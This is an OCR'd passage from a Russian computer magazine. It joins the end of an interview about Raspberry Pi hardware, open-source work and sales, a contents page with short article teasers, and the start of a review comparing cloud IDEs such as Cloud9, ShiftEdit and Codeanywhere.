Но, возвращаясь к вопросу энергопотребления, хочу пояснить. Сейчас входное напряжение на 5 В преобразовывается с помощью LDO в 3,3 В. Мы надеемся, что сумеем генерировать 3,3 В более эффективно: может быть, с помощью импульсного источника питания. Здесь все зависит от стоимости, на которую мы по-прежнему обращаем внимание. LDO можно увидеть на плате, это очень большое и толстое LDO (помечен как RG2 на плате. — Прим. ред.). Если сделать инфракрасную фотографию, то LDO на ней будет мигать, как маячок. Мы хотим это исправить. Только на это уходит 300 мВт, а это большая разница, ведь это можно было бы подать на USB-порт и подключить более скоростное устройство. Плюс плата будет меньше греться. Ну и конечно, нам нужно научиться работать с дешевыми блоками питания. Сейчас, если блок питания работает нестабильно, это приводит к сложностям в работе всей платы. В общем, пока мы сконцентрировались на небольших нюансах — внешних устройствах на плате, но не на ее «внутренностях», не на архитектуре.

Безусловно, все это занимает много времени. Ведь это разработка, мы должны найти хорошее техническое решение. Нам приходится обсуждать все с производителями компонентов, чтобы отыскать достаточно дешевые варианты. Чтобы проделать всю эту работу с питанием, нам придется сэкономить на чем-то еще. Но у нас в запасе имеется пара хороших трюков, чтобы сэкономить по 50 центов с каждой платы, и мы сможем потратить эти деньги на улучшение питания.

Но все же было бы неплохо вернуться в день первого запуска. Если бы тогда мы знали наши нынешние объемы, то знали бы, что делать. Я хотел бы сразу использовать 512 Мб оперативной памяти, потому что это оказалось не так дорого. Жаль, что мы не поставили LED на RJ-45. У нас вместо этого есть LED на плате, но, если надеть корпус, его не видно.

В общем, сейчас я изменил бы простые вещи, а не какие-то навороты. Хотелось бы поставить большой конденсатор куда-то еще. Люди его постоянно задевают большим пальцем, когда отключают шнур питания. Помню историю с Доном Коббли, одним из наших инженеров. В декабре 2011-го мы делали ма-

леньюую партию плат rev. 1 (их собирали вручную в Англии). Я дал одну плату Коббли, и через пять минут он позвонил мне и сказал: «Ну что, у меня отломался конденсатор». Хотя у него все еще есть плата, он пользуется ей уже полтора года без проблем.

OPEN (И НЕ ОЧЕНЬ) SOURCE

Мы работаем над несколькими опенсорсными проектами, оказываем им финансовую поддержку, сотрудничаем с ними на техническом уровне. Примеры таких проектов: Wayland, Weston (композитный менеджер Wayland), Pixmap, Squeak (диалект Smalltalk). Пока это все, но я полагаю, что многое будет делаться и вокруг Python, вокруг взаимодействия с другими платформами. Все эти проекты поддерживает Raspberry Pi Foundation, поскольку они требуются опытным пользователям.

С Open Source придется взаимодействовать очень тесно. Большая аудитория принесла нам дополнительные средства, но, поскольку речь идет об энтузиастах и хакерах, мы оказались вынуждены вернуть значительную часть денег сообществу.

Но, упомянув Wayland, нельзя не сказать о X Server. Конечно, было бы неплохо иметь ускорение X, GLX и прочие удобные вещи для X. С другой стороны, Wayland — это движение в правильном направлении. Если вам ни к чему сетевая прозрачность, то Wayland — то, что нужно. Плюс надо учитывать, что у нас ограниченны ресурсы, то есть нам приходится фокусироваться на чем-то одном. Опять-таки у нас мало графического софта, с которым нужно поддерживать совместимость. Нет никакой «пятилетней программы для X», которую должны иметь пользователи RPi.

Словом, у нас нет старого ПО и ресурсы ограниченны. Если бы у нас было два варианта и мы могли бы позволить себе вкладываться только в X или только в Wayland, выбор в пользу Wayland был бы куда логичнее. Люди, которые работают у нас над этим направлением, действительно самые лучшие. И эти люди оказывают огромное влияние на проект (Wayland).

Недавно я видел скриншоты и надеюсь получить демоверсию на этой неделе. Мы добавим Wayland в новую сборку Raspbian… В Wayland вообще будет работать все основное, чтобы люди могли понять, чем мы занимаемся. Пока это будет просто демка для технических пользователей. Надеюсь, в следующие 3–4 месяца нам удастся заставить ее работать. Мы сделаем все, что нужно, — 3D в окне приложения, 2D в окне приложения, улучшим интерфейс. Выберем топ-10 приложений, которыми пользуются люди, и займемся их допиливанием, вплоть до Minecraft. Добьемся стабильности работы, и в конце концов Wayland станет нашим стандартным десктопом.

Тестируем мы только на версии Raspbian с включенной оптимизацией для нашего математического сопроцессора (hard float). В остальные дистрибутивы наработки вносятся разработчиками этих проектов. Очевидно, что двумя крупнейшими проектами являются Fedora и Arch.

Конечно, я не могу не сказать и о аудиокодеке DTS. Думаю, DTS у нас будет, но не знаю этого точно и не хочу загадывать на будущее. Я обсуждаю этот вопрос с DTS, но мы пока не пришли к соглашению. Надеюсь, мы его получим. На текущем чипе у нас есть DSP для декодирования, и мы уже проделали с ним кое-какую работу. И… да, эта ситуация довольно сильно раздражает.

Пока DTS просто отключен, потому что у нас нет лицензии. Мы работаем над этим изо всех сил. Можно сказать, что медиацентрам не хватает только вот этой небольшой детали. Хотя еще было бы неплохо улучшить поиск по треку. Сейчас можно только перепрыгивать вперед и назад. Но в целом, когда у нас будет DTS, все должно пойти гораздо лучше. Дело в том, что мы хотим все сделать легально. Хоть сейчас можно получить устройства, проигрывающие DTS, но мы страдаем от того, что хотим все сделать «по-белому».

> *Я дал одну плату из ранних ревизий Дону Коббли, и через пять минут он позвонил мне и сказал: «Ну что, у меня уже отломался конденсатор»*

6

ПРОТОТИПОВ RASPBERRY PI БЫЛО СОЗДАНО ДО ПОЯВЛЕНИЯ ФИНАЛЬНОЙ ВЕРСИИ

Мы не можем открыть драйверы к видеоускорителю — это решение Broadcom. Я продолжаю спорить и обсуждать это с ними и надеюсь, что делаю это не зря. Вообще, уже существуют проекты по реверс-инжинирингу, так что секретов практически не осталось. Да и я не верю, что интеллектуальной собственности Broadcom что-то угрожает. Однако это решение Broadcom, а не мое. Они делают то, что считают нужным. Надеюсь, мы сможем как-то на них повлиять.

Когда мы выпустили исходники прошивки в прошлом году, реакция была смешанной. Многие нас критиковали за драйверы к видеоускорителю, но многие отреагировали позитивно, в том числе и люди, к которым я отношусь с большим уважением. Но в целом нас это все немного деморализовало. Лично я задумался: почему я это делаю, зачем я столько работаю?

У нас в компании Broadcom по вечерам и выходным работало много волонтеров, чтобы завершить этот релиз. Множество людей тратили свое свободное время, а в итоге большинство из них осталось недовольно. Мы делаем все, что в наших силах. Поэтому всегда, когда я встречаюсь с компанией, я поднимаю шум по этому поводу, возможно впустую, не знаю. Технология не такая уж и новая, в целом этот чип давно используется. Надеюсь, со временем мы сможем что-нибудь с этим сделать.

Pi Store, можно сказать, пока не оправдал ожиданий. Впрочем, мы всегда знали, что это займет некоторое время. Сейчас я просто считаю, что это займет больше времени, чем мы предполагали.

Разумеется, нам интересно стать большой платформой для бесплатных приложений. Если посмотреть на Pi Store и на какой-нибудь Google Play или App Store, они движутся в разных направлениях. Для одних это коммерческое направление, для других бесплатное. Мы остановимся на бесплатном. Если дети хотят иметь игровое ПО, нужно дать им такую возможность.

Мы ищем возможности добавить больше самых разных вещей в Store. Мы планируем разработать какой-нибудь слой совместимости с одной из мобильных платформ. Тогда будет легче переносить мобильный контент. Надеюсь, это поможет. Мы надеемся, что больше людей будут делать пакеты открытого ПО и добавлять их в Store. Тогда можно будет просто дважды кликнуть и получить программу. Я был бы очень рад, если бы у нас были тысячи приложений, но пока их лишь 60 или 70. Но мы работаем над этим, потому что хотим, чтобы у детей был больший выбор.



BBC Micro — идейный вдохновитель Raspberry Pi и популярнейший компьютер 80-х

Словом, на фрилансе у нас в любой момент времени трудится семь-восемь человек. Сейчас, возможно, восемь или девять, потому что у нас есть пара дополнительных сотрудников, которые пришли к нам от наших бизнес-партнеров.

ПРОДАЖИ

Главное в RPi — это то, что он весит около 42 граммов. Значит, коробка RPi весит два килограмма, так что ее очень легко перемещать, верно?

На сегодня уже продано около 1,1–1,2 миллиона Raspberry Pi. Где-то в феврале был миллион. С того момента уже прошло больше месяца, а мы продаем по 100–200 тысяч в месяц. Самый большой наш рынок сейчас лежит в США. Традиционно продажи распределялись так: 1/3 в Северной Америке, 1/3 в Британии и 1/3 в остальном мире. Но сейчас Америка преобладает с большим отрывом. Там это работает по вирусному принципу: люди покупают RPi, показывают друзьям, друзьям нравится и — бац! Плюс мы широко представлены в медиа, и RPi есть во многих хакспейсах. (Здесь и далее данные только по одному из двух дистрибьюторов, Premier Farnell. — Прим. ред.)

Мы продали примерно 3 тысячи RPi в России. А суммарно на конец января было продано 900 тысяч устройств. Из проданных позже 100 тысяч примерно половина ушла в Европу, примерно треть в США и Канаду. В итоге США и Канада дают нам примерно 300 тысяч проданных RPi. Европа — примерно 400–500 тысяч.

У нас есть определенный прогресс в России. Хотя, например, в Италии мы продали в два раза больше.

Вообще, мы не рассчитывали продать в России ни одного RPi. С другой стороны, когда смотришь, как много людей живет в России, каковы традиции компьютерных исследований и технических разработок в России, наверное, мы должны продавать у вас просто миллионы RPi :).

Сейчас мы собираемся «пойти» в Японию, хотим там закрепиться. Там мы пока не очень сильны, у них есть другие ребята. Но в Японии возник интерес к нам, поэтому нужно хоть немного развиться на этой территории. Мы пытаемся каждые пару месяцев. Есть желание продавать не только в Западной Европе и Северной Америке, но и в Бразилии, России, на Филиппинах — везде.

Мы всегда возлагаем надежды на то, что местные дистрибьюторы купят RPi и будут распространять его локально. Одна из проблем в России как раз заключается в том, что при покупке RPi он зачастую доставляется к вам из другой страны, но не продается перекупщиком внутри страны. Нам интересно, чтобы таких перекупщиков было больше, скажем, как в США. В Штатах дело обстоит так: можно купить RPi у дилеров, а можно у перекупщиков, что делает рынок более конкурентным. Эти ребята не могут завышать цены, потому что конкурируют друг с другом. Нам нужно искать способы. В магазинах электроники цена будет вдвое выше нашей, что заполнит пробел, но это будет плохо для нас. С этим мы обязательно что-нибудь сделаем, но это займет время.

Одна из прекрасных особенностей работы с нашими дистрибьюторами: они — глобальные компании. Даже когда все идет не идеально, когда приходится доплачивать, они все равно доступны. Ведь у нас своеобразный бизнес: мы не делаем компьютеры, мы разрабатываем их, а потом лицензируем производство.

RASPBERRY PI FOUNDATION

Raspberry Pi Foundation — это пять попечителей, что-то вроде совета директоров организации. Она нанимает людей и владеет 100% бизнеса. Так нам велели поступить юристы. В Британии если у тебя есть некоммерческая организация, которая занимается чем-то помимо сбора денег (в нашем случае торгует), то ты должен создать другую компанию, которая будет принадлежать этой НКО. Вот такая у нас структура.

У нашей благотворительной организации пять попечителей, у компании пять директоров. В Raspberry Pi Foundation работает два человека, в компании четверо — у них общий офис.

Плюс у нас есть несколько фрилансеров. Есть парень по имени Бен Эвисон, он очень талантливый программист на ассемблере (автор порта RISC OS на Raspberry Pi. — Прим. ред.). Мы наняли его как фрилансера. Есть еще один парень по имени Тим Релендж из Ванкувера, Канада. Он работает над диалектом Smalltalk и средой разработки Scratch. На Smalltalk детей обучают программированию. Тим много работал над Scratch (если быть точным — над ее виртуальной машиной), которая там используется.

Также несколько человек работают на нас на контрактной основе для поддержания Google+ и Facebook. Еще один специальный человек связывает нас с людьми на Ebay, нарушающими авторские права. Потому что очень важно защищать свою торговую марку. Я знаю, как это происходит в России, но в Британии, если не защищать свою торговую марку, ее попросту заберут.

Что интересно, два специалиста по социалкам — женщины. У них обеих есть маленькие дети, и они совмещают работу с уходом за ними. Это отличный способ работать с очень-очень умными людьми: нужно дать им гибкие условия труда. В противном случае эти люди никогда не стали бы работать на тебя, потому что должны присматривать за детьми.

1 200 000 устройств продано по всему миру, по оценкам Аптона

Если учитывать традиции компьютерных исследований и технических разработок в России, то мы должны продавать у вас просто миллионы RPi :)

Preview

ДВОЕ ИЗ ЛАРЦА

На арену мобильных ОС выходит сразу два новых игрока от хорошо знакомых разработчиков: Ubuntu Touch и Firefox OS. Мы уже немного говорили об эзотерических мобильных операционках в статье «Андердоги» в декабрьском номере, но с тех пор кое-что изменилось. Большой тройке операционок (iOS, Android, Windows Phone) по-прежнему ничто не угрожает, но вот экосистема Android перешла на новый уровень. Ведь и Ubuntu, и Firefox OS — это не самостоятельные ОС, а надстройки над Android. И это может изменить путь, которым будет развиваться эта платформа.

50 X-MOBILE

55 X-MOBILE



РОБОТ НА ПОВОДКЕ

ADB — инструмент Android, позволяющий подключиться к устройству по USB и выполнять любые операции с ним. Это еще один способ добиться от «робота» того, что тебе хочется.


34 PC ZONE



В МИРЕ ЗАОБЛАЧНЫХ IDEЙ

Заниматься разработкой в браузере — интересная идея, впервые прозвучавшая достаточно давно. Но дошли ли эти инструменты до нужного уровня?

40 PC ZONE



ПОКАЖИ ПРЯМО В БРАУЗЕРЕ!

Если ты бываешь на айтишных конфах, ты наверняка замечал, что джедаи не делают слайды в богомерзком PowerPoint. Они делают их в любимом редакторе на HTML, CSS и Markdown.

44 PC ZONE



РАБОТА НАД ОШИБКАМИ

Закрывают Google Reader? Не расстраивайся. Мы знаем, как не наступить на эти грабли второй раз, — поднять собственный RSS-агрегатор на базе NewsBlur.


86 ВЗЛОМ



ЗЛОУМЫШЛЕННИКИ ВЫБИРАЮТ JAVA


Предлагаем твоему вниманию самый подробный анализ дыр в платформе Java. Настолько подробный, что иметь с ней дело ты уже не захочешь никогда.

94 MALWARE




ПРЯМОЙ РАСПИЛ РЕЕСТРА WINDOWS

Вторгаемся в самое сердце Windows, не используя вызовов WinAPI. Такой метод позволяет сделать с Windows кучу всего, не светясь на радарах аверов.





Игорь Антонов
antonov.igor.khv@gmail.com



Илья Курченко
kurchenko@real.xakep.ru

В МИРЕ ЗАОБЛАЧНЫХ IDEЙ

Обзор облачных инструментов разработки

Применение облачных IDE в корне меняет устоявшийся за годы процесс разработки программного обеспечения. Разработчику больше не нужна (в идеале) куча программ, между которыми требуется налаживать связь, которые необходимо обновлять и с которыми приходится выполнять другие рутинные действия. Но увы, мир облачной разработки еще нельзя назвать идеальным. Здесь есть свое черное и белое.

ТАК ЛИ БЕЗУПРЕЧНЫ ОБЛАЧНЫЕ IDE

Для начала поговорим о светлой стороне. Что принципиально нового нам несут облачные технологии и IDE в частности? В первую очередь — смену устоявшихся паттернов. Для работы необходим только браузер и ничего больше. Ни версия ОС, ни отсутствие специализированных библиотек в системе не способны помешать работе. Браузер в этом мире играет роль главного проводника. Сейчас он мощная среда разработки, а через пять минут превращается в крохотный редактор регулярных выражений.

Отношение к аппаратным ресурсам меняется аналогичным образом. Гонка производительности может быть ненадолго прервана, так как главным потребителем ресурсов становится опять-таки лишь браузер. Снабжать ресурсами мощную среду разработки и все связанные с ней компоненты будет кто-то другой.

Получается, наиболее вескими аргументами «за» в отношении миграции в облако будут:

1. Работа в любом месте и в любое время. Главное, чтобы под рукой был компьютер/смартфон/планшет и доступ к интернету.
2. Независимость от выбора ОС. Главное требование к операционной системе — наличие браузера, поддерживающего современные веб-стандарты.
3. Упрощение поддержки парка программного обеспечения. Никакой софт не требует обновлений (разве что браузер). Сам же процесс обновления ложится на удаленную сторону — облачного провайдера.
4. Дополнительная безопасность исходного кода. Весь исходный код проектов хранится в облаке, а не на рабочей машине очередного приходящего разработчика, который завтра может пропасть вместе со всеми своими и чужими наработками.
5. Экономия локальных вычислительных ресурсов. Для ведения разработки не требуется рабочая станция с мощным процессором и вагоном памяти.
6. Гибкое управление рабочими местами разработчиков. Все проблемы, связанные с предоставлением доступа к определенным исходникам, разворачиванием нового рабочего места для очередного разработчика, решаются несколькими кликами мышкой.

МИНУСЫ

Положительных сторон облачного кодинга немало, но и минусов, увы, хватает. Самый главный из них — безопасность. Да, когда исходный код проектов доступен в любой точке мира — это круто, но все мы помним печальную историю с популярным ныне облачным сервисом Dropbox.

Из-за ошибки разработчиков злоумышленники могли получить беспрепятственный доступ к любому из аккаунтов пользователей. Представляешь, какие проблемы могут возникнуть, если такая ситуация случится с IDE, в которой располагаются рабочие проекты? Мало того что исходники могут попасть в чужие руки, так еще и в мгновение ока ты можешь потерять доступ к результатам своего труда.

Несомненно, разработчики подобных продуктов следят за тенденциями в области защиты и отражения новых хакерских атак, но всем известна простая истина (читателям нашего журнала особенно): чем больше программа, тем больше в ней ошибок. От ошибок не застрахованы даже облака.

Не совсем гладко обстоят дела с устойчивостью решений к сбоям и внезапным падениям. Производители сервисов дразнят покупателей хорошим аптаймом, но на деле он не всегда так хорош. Gmail, Dropbox, Google Docs — в истории каждого популярного облачного решения были замечены внезапные падения. Хоть ресурсы и были недоступны не больше двух часов, но что, если именно в эти два часа тебе нужно срочно получить доступ к файлам проекта? Я сомневаюсь, что работодателя/клиента, которому срочно требуется исправить ошибку в программе, устроит ответ: «Извините, но наше облако сейчас недоступно, и мы никак не можем решить вашу проблему».

Один из самых распространенных мифов облачных технологий — дешевизна. По своему опыту могу сказать, что облачное решение порой обходится дороже, чем покупка полноценного программного продукта. Аренда дешева, пока не требуется от нее отказываться и озадачиваться миграцией на альтернативное решение.

Рассказывая о преимуществах облачных IDE, я сделал особый акцент на возможность работы из любого места, главное, чтобы был интернет и установлен современный браузер. Это реально крутая возможность, но давай рассмотрим обратную сторону медали. Если ты привык работать в разъездах, то для тебя не станет открытием проблема с доступом к Сети в небольших городах.

Стоит отправиться в командировку в такой город, как сразу начинаешь понимать, почему облачные технологии еще долго не смогут вытеснить полноценные приложения. Зачастую качество доступа к Сети оставляет желать лучшего.

Другой немаловажный минус абсолютно всех облачных продуктов — отсутствие возможности безболезненной миграции на альтернативные решения. Рано или поздно облачный продукт может прекратить свое существование и тебя с твоими проектами попросят покинуть виртуальное пространство. Вот тут и начнется самое интересное. Как безболезненно мигрировать на альтернативное решение?

> *Рано или поздно облачный продукт прекратит свое существование и тебя попросят покинуть виртуальное пространство*




НЕ ВОШЛИ В ОБЗОР

- https://neutron-drive.appspot.com — невысокая цена, поддержка громадного количества языков программирования (около 40), современный интерфейс, поддержка автоматического сохранения изменений в Google Drive и другой полезный функционал для разработчика объединились в рамках проекта Neutron Drive.
- https://koding.com — новая реинкарнация проекта славно почившего Kodingen. Среда в первую очередь ориентирована на веб-разработчиков. Поддерживаются языки JavaScript, CSS, HTML, PHP. На момент написания статьи сервис работал в beta-режиме, регистрация была возможна только по инвайтам.
- eclipse.org/orion — облачная опенсорсная IDE от разработчиков легендарного Eclipse. Поставляется в двух вариантах: в виде сервиса и исходных кодов. Если в первом случае Orion не отличается от своих собратьев, то благодаря открытости сорцов пользователь получает возможность развернуть проект в собственной сети (например, на работе) и обеспечить коллег современной средой разработки.
- phonegap.com — хорошая альтернатива для Icenium. Среда сфокусирована на разработку мобильных приложений под iOS и Android. В основе лежат те же идейные принципы, что и у Icenium, — в качестве технологий используется инструментарий веб-разработчиков.
- goo.gl/UX4Pq — SourceKit — облачная IDE, выполненная в виде плагина для браузера Google Chrome. Все пользовательские данные (скрипты и так далее) SourceKit хранит в пользовательском аккаунте Dropbox. Редактор обеспечит подсветкой синтаксиса для следующих языков программирования: C/C++, C#, PHP, Python, JavaScript.
- pythonfiddle.com — простенькая облачная IDE для любителей языка программирования Python. Возможностей минимум, но для тестирования алгоритмов будет в самый раз.
- goo.gl/zbLUO — Collaborative IDE, когда-то был многообещающий проект, но на данный момент застыл в развитии. По указанному линку ты не найдешь функциональную IDE, зато сможешь загрузить исходники и развернуть среду разработки в своем облаке.
- goo.gl/39q5Z — sourceLair — облачная IDE, выполненная в виде плагина для Google Chrome с мощной поддержкой языков программирования: C, C++, PHP, CSS, JavaScript, Java и других. Связь с внешним миром также не обделена. Умеет взаимодействовать с популярными Git-хостингами Bitbucket, GitHub.

CLOUD9

https://c9.io
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ:
Free (один приватный репозиторий) / Share
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ:
$12 в месяц
ЯЗЫКИ ПРОГРАММИРОВАНИЯ:
JavaScript, PHP, Python, Ruby, HTML, CSS
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: Git



C9.io — если не лучшая, то уж точно одна из лучших облачных IDE, нацеленная в первую очередь на Node.JS-разработчиков. В начале развития проекта многих девелоперов настораживало отсутствие поддержки актуальных версий Node.JS, но сейчас, когда базовый API Node.JS устаканился, доступная по умолчанию версия рабочего окружения более-менее догнала реальность (v0.8.9).

C9 поражает своей продуманностью, чувствуется, что она создана разработчиками для разработчиков, благодаря чему сделать Get Started невероятно легко. Интеграция существующих или создание новых проектов (как и настройка рабочего окружения) в C9 абсолютно прозрачна. Можно создать новый проект на любой доступной технологии (Node.JS, Django, Rails) или загрузить файлы с локальной машины пачкой — и буквально через пару кликов рабочее окружение будет готово. Есть возможность подключаться к своим файлам по FTP, SSH, а благодаря тому, что C9 предлагает полноценную командную строку, можно внутри директории проекта в облаке использовать Git так, как если бы это происходило на локальной машине.

Вообще, работа в C9 действительно напоминает работу в полноценной десктопной IDE и даже отличается в лучшую сторону. Подавляющее большинство инструментов разработчика Node.JS (например, npm) ведут себя абсолютно предсказуемо. Так, ты можешь рассчитывать на корректную работу мейнстримового middleware Connect/Express, шаблонизаторов EJS, Jade, поддержку драйверов доступа к базам данных (node-mongo-native, Mongoose ORM, connect-redis), систем авторизации (passport) и даже тех модулей, сборка которых локально сопряжена с некоторыми не всегда корректно обрабатываемыми зависимостями (например, iconv). Поддерживается «умное» автодополнение экспортируемых из модулей функций и переменных. Для исполнения приложений выделяется поддомен вида http://<project_name>.<username>.c9.io. Сам запуск кода можно производить как в обычном режиме, так и в режиме отладки.

C9 постоянно развивается, каждый день появляются новые коммиты и вводятся новые функции, фиксятся баги (на момент написания статьи исправлялись ошибки процессинга PayPal). Также к услугам разработчика менеджер расширений, позволяющий в один клик установить популярные дополнения рабочей среды и значительно расширить и без того не бедный функционал этой замечательной IDE.

Единственная проблема C9 — несколько подтормаживающий интерфейс. Из-за обилия AJAX'а и в целом навороченности интерфейса многие операции совершаются со скрипом. Редко, но элементы управления даже зависают в процессе работы, но, как уже было сказано выше, работа над улучшением C9 ведется постоянно.

SHIFTEDIT


https://shiftedit.net
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Free/Share
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ:
$5,99 в месяц или $59,99 в год, есть скидки
ЯЗЫКИ ПРОГРАММИРОВАНИЯ:
JavaScript, PHP, Python, C++/C#, HTML, CSS, Go, Perl, Java, Scala — всего 28 технологий
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: нет

Первое, что бросается в глаза при знакомстве с этой IDE, — некая отсталость в интерфейсе и несоответствие текущим трендам в дизайне веб-приложений. Это скорее облачный редактор с подсветкой синтаксиса, чем полноценная IDE. При запуске тебе сразу предлагается выбрать тип документа, с которым ты хочешь работать (к чести ShiftEdit нужно сказать, что доступно 28 диалектов, включая JSON, SVG, LESS). Любителей популярных систем контроля версий сразу ждет разочарование — эта IDE их не поддерживает, а судя по ответу разработчиков, кроме частичной интеграции с SVN больше ничего поддерживать они и не планируют. ShiftEdit позволяет подключаться к своим файлам через FTP, SFTP, WebDAV, Dropbox, Google Drive или Amazon S3. Запускать, как и хранить код, предлагается на своих серверах.

В целом система работает более-менее шустро, однако некоторые функции реализованы на очень низком уровне. Например, автодополнение, о котором разработчики гордо заявляют на промостранице, неприятно удивляет своей топорностью, иногда предлагая выбрать из сотен ключевых слов в ситуации, в которой явно должно быть не более 5–10 вариантов.


Из положительных моментов стоит отметить нормальную проверку и подсветку синтаксиса (вообще, здесь сложно что-то испортить), поддержку тем, WYSIWYG-редактор, «живое» редактирование, ну и всякие полезные мелочи, вроде подсветки текущей строки, обрезания лишних пробелов, автозакрытия скобок и прочего функционала, присущего любому нормальному текстовому редактору.

Кроме снятия ограничения на количество проектов, бизнес-редакция ShiftEdit не предлагает основной массе пользователей ничего такого, за что можно было бы отдать деньги, — так, почти за 60 долларов в год ты получаешь историю ревизий кода и улучшенную интеграцию с Dreamveaver.



CODEANYWHERE

https://codeanywhere.net
УСЛОВИЯ ИСПОЛЬЗОВАНИЯ: Free/Share
СТОИМОСТЬ ПЛАТНОЙ ПОДПИСКИ:
$5 в месяц или $50 в год
ЯЗЫКИ ПРОГРАММИРОВАНИЯ: JavaScript, CSS, HTML, XML, PHP
СИСТЕМА КОНТРОЛЯ ВЕРСИЙ: Git




Разработчики Codeanywhere уверены, что настоящим программистам для полного счастья не хватает возможности программировать в любом месте и в любое время. Наличие компьютера под рукой значения не имеет. Главное, чтобы при себе был современный гаджет вроде смартфона или планшета и доступ к инету. Все остальное предоставит Codeanywhere.

Целевая аудитория проекта CAW (Codeanywhere) — веб-разработчики, специализирующиеся на создании новых приложений при помощи JavaScript, PHP, HTML и CSS.

